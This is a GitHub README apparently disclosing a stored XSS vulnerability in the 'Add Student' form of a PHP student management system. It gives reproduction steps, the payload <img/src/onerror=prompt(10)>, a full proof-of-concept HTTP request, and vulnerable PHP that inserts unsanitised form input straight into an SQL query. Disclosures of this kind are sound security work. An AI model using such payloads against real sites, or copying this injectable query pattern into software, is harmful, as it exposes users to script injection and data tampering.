



D4rkP0w4r Create README.md ...

on Mar 16 ⌚ 4

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☰ README.md


sms-Add_Student-Stored_XSS-POC

Description => Stored_XSS at Add Student


Step to Reproduct

- Login to admin -> Students -> Add Student -> input payload
<img/src/onerror=prompt(10)> at Enter Name



Exploit



- Input payload at Enter Name -> clicked Add Students -> access All Student -> The XSS will trigger



- Log out admin and typed roll number -> The XSS will trigger



Vulnerable Code

```
addstudent.php X
admin > addstudent.php > ...
1 <?php
2 require_once('../include/header.php');
3 ?>
4
5 <?php
6
7 require_once('../include/dbcon.php');
8
9 if(isset($_POST['submit'])){
10 $image_name = $_FILES['image']['name'];
11 $temp_image_name = $_FILES['image']['tmp_name'];
12 $rollno = $_POST['rollno'];
13 $standerd = $_POST['standerd'];
14 $name = $_POST['name'];
15 $gender = $_POST['gender'];
16 $contact = $_POST['contact'];
17 $email = $_POST['email'];
18 $city = $_POST['city'];
19 move_uploaded_file($temp_image_name, "img/$image_name");
20 $query = "INSERT INTO `students`(`rollno`, `standerd`, `name`, `gender`, `contact`, `email`, `city`, `image`) VALUES ('$rollno','$standerd','$name','$gender','$contact','$email','$city','$image')";
21 $run = mysqli_query($con,$query);
22
23 if($run)
24 {
25     $_SESSION['student_added'] = "Student Added Successfully";
26     $student_added = $_SESSION['student_added'];
27 }
28 else{
29     $_SESSION['student_added_failed'] = "Failed To Add New Student";
30     $student_added_failed = $_SESSION['student_added_failed'];
31 }
32 }
33 ?>
34
35 <!-- The Coding Has Been Started From Here -->
36
37 <nav class="teal">
38 <div class="container">
```

- When inserting into the database, the input is not filtered out bad characters

POC

- Injection Point

-----WebKitFormBoundaryAvKt9LM2RnnkuA0K
Content-Disposition: form-data; name="name"

<img/src/onerror=prompt(10)>

- Request

```
POST /sms/admin/addstudent.php HTTP/1.1
Host: localhost:8080
Content-Length: 992
Cache-Control: max-age=0
sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost:8080
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryAvKt9LM2RnnkuA0K
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.82 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Sec-Fetch-Site: same-origin
```

Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:8080/sms/admin/addstudent.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=p440fhd7svqid5f063i3epg29k
Connection: close

-----WebKitFormBoundaryAvKt9LM2RnnkuA0K
Content-Disposition: form-data; name="image"; filename="car.png"
Content-Type: application/octet-stream

-----WebKitFormBoundaryAvKt9LM2RnnkuA0K
Content-Disposition: form-data; name="rollno"

1234567

-----WebKitFormBoundaryAvKt9LM2RnnkuA0K
Content-Disposition: form-data; name="name"

<img/src/onerror=prompt(10)>
-----WebKitFormBoundaryAvKt9LM2RnnkuA0K
Content-Disposition: form-data; name="contact"

123456

-----WebKitFormBoundaryAvKt9LM2RnnkuA0K
Content-Disposition: form-data; name="standerd"

1

-----WebKitFormBoundaryAvKt9LM2RnnkuA0K
Content-Disposition: form-data; name="city"

Newyork

-----WebKitFormBoundaryAvKt9LM2RnnkuA0K
Content-Disposition: form-data; name="email"

haha@gmail.com

-----WebKitFormBoundaryAvKt9LM2RnnkuA0K
Content-Disposition: form-data; name="gender"

male

-----WebKitFormBoundaryAvKt9LM2RnnkuA0K
Content-Disposition: form-data; name="submit"

-----WebKitFormBoundaryAvKt9LM2RnnkuA0K--



POC VIDEO

<https://drive.google.com/file/d/1PLRmli7EBMAXkLMUhUy09PVph1CW6otF/view?usp=sharing>

Releases

No releases published

Packages

No packages published